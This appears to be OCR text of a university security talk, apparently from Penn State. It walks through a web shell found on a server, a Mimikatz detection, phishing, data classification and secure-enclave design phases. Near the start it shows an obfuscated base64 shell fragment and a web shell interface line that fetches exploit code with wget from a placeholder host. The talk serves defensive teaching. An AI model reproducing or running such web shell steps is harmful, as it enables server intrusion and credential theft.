3xhJTD6WcDmX5bJ3CIcUsHWF2Ef2drVZaBarnFUiP87QneyNVkvj6ItrRupDy66U3XErftjXKWeLNqb
5yXxxPresddXwaI/ew9j+kam4iz2U3sDhnPrHGhVZLrgSJ9d/R266V+uDc0VQMpt9DnHZPdk1ldJw7U
+j9whGALJ/PW66wMBgVeiUOn3oOyucsEg5eeq4jhrWanco3So6xhQESXa+5AhR/jiF3BS7z+vQQMvDD
jgClFjURigOYSdsaQD7ZP+m54opq20fka/yU/wpnTmQCqlse1Zjy0d9Spb3HtbYtMKeAAsy5ePtL9dy
y7OxPn16NYk0Q/O6oFYkFTNUCm85o69w0AsUmbVMRXc7vt1YpbQxeAEEclcRjU0Ox1uebyg+NvixDT8
bWDkJuUN5EMfWXMiGTfJ3drbNCY1Wk1xLb1MVUhzlUdcQT2cTVLH94qYVvczU+KFrEGnskZljLlZuaB
```

Shells are extremely difficult to detect through automated means.

The names are often intended to mimic legitimate files names in the same directory.

Base64 encoding is a common strategy used to obfuscate the code’s function.



test.txt	10 B	-rw-rw-r--	serverpilot / serverpilot	2017-03-21 08:15:01	Rename	Download	□
archive.php	1.91 KB	-rw-r--r--	serverpilot / serverpilot	2016-04-12 18:33:03	Rename	Download	□
header.php	4.05 KB	-rw-r--r--	serverpilot / serverpilot	2016-04-12 18:33:03	Rename	Download	□
errors.php	9.95 KB	-rw-rw-r--	serverpilot / serverpilot	2013-11-24 00:32:44	Rename	Download	□
comments.php	1.93 KB	-rw-r--r--	serverpilot / serverpilot	2016-04-12 18:33:03	Rename	Download	□
searchform.php	744 B	-rw-r--r--	serverpilot / serverpilot	2016-04-12 18:33:03	Rename	Download	□
readme.txt	2.82 KB	-rw-r--r--	serverpilot / serverpilot	2016-04-12 18:33:03	Rename	Download	□

□ Check All Delete

Upload file : No file selected.

Create File : /srv/

Create Directory : /srv/


Read File /srv/

Read Directory /srv/

Get Exploit http://www.some-code/exploits.c wget

Some Commands Kernel version

YEP, WE HAVE A PROBLEM



virustotal

SHA256: 78743d2b484afb2737a201fba8bdc62a2154640033720196047

File name: mimi.exe

Detection ratio: 38 / 60

Analysis date: 2017-03-28 22:44:47 UTC (0 minutes ago)

Detected by THOR APT Scanner
Matched Rule: Mimikatz_
Ruleset: Password Dumper


The SHA256 hash can be useful in determining other .exe's on systems that are the same virus but with different file names.

MIMIKATZ is found to be a Windows tools used to display credentials from memory, dump active directory hashes, and more.

HOW BAD WAS THIS?


SIMPLER WINS?

What kind of attack would get 800 students to give away their password over 3 days?



[Message clipped] View entire message

HOW DO WE PROTECT DATA?



PENNSTATE

THINGS TO DO

1. use a personal firewall
2. Install and update antivirus software
3. update software and install patches
4. use spyware detection software
5. secure passwords
6.
7.
8.
9.
10.


TOP 10 SECURITY ISSUES (2001)

- Leaving system unattended
- Opening unknown attachments
- Clicking unknown links
- Securing laptops
- Untrusted networks and devices without a VPN
- Regular patching
- Antivirus installed
- Vulnerability management
- Lateral movement
- Poor password management

TOP 10 SECURITY ISSUES (2001)

- Leaving system unattended
- Opening unknown attachments
- Clicking unknown links
- Securing laptops
- Untrusted networks and devices without a VPN
- **Regular patching**
- **Antivirus installed**
- Vulnerability management
- Lateral movement
- Poor password management

CLASSIFY DATA



Unauthorized access, use, disclosure, or loss is likely to have **limited or no risk** to individuals, groups, or the University.

Unauthorized access, use, disclosure, or loss is **likely to have adverse effects** for individuals, groups, or the University, but not will not have a significant impact


Unauthorized access, use, disclosure, or loss is likely to **have significant and severe** adverse affects for individuals, groups, or the University

Access and use is strictly controlled and restricted by laws, regulations, or contracts. Unauthorized access, use, disclosure, or loss will have **significant legal and reputational** consequences.

WHAT IS AN ENCLAVE?

An enclave can be loosely defined as a **segment of network and computing devices** which have defined security measures that **meet regulatory and contractual compliance** for certain data types. You can visualize this as a "**container**" in which all the needs of the business process occur. You access the enclave from your day-to-day workstation through a **secure connection** point. Based on your current workflow and in compliance with regulations, you **may move data in and out** of this container.

ENCLAVE DESIGN



PHASE #1

splunk>

CYLANCE


Nessus vulnerability scanner

- Host Based Firewall
- IAM Best Practices

-System Documentation


PHASE #2

- Enterprise Firewall
- Encrypt Data In Transit
- Secure Endpoint



PHASE #3

- Awareness Training
- Physical Security
- Active Directory
- Network Segmentation
- PAM
- Restrict Data Transfer



🟥 PHASE 1

🟨 PHASE 2

🟩 PHASE 3

Initial Recon

Initial Compromise

Establish Foothold

Escalate Privileges

Internal Recon

Move Laterally

Maintain Presence

Complete Mission

ENCLAVE LOCATIONS

Secure In Place

- 3 Phases
- In Place
- Unit Managed
- ATO required Per Information System.

Secure VMHosting

- ATO
- NIST 800-171 Hypervisor
- Dedicated Team
- Guided Process

Cloud

- Azure
- AWS
- Team But Still Unit Managed
- Flexible

ICS/ACI

- ATO
- NIST 800-171
- High Performance Computational Research

THANK YOU!

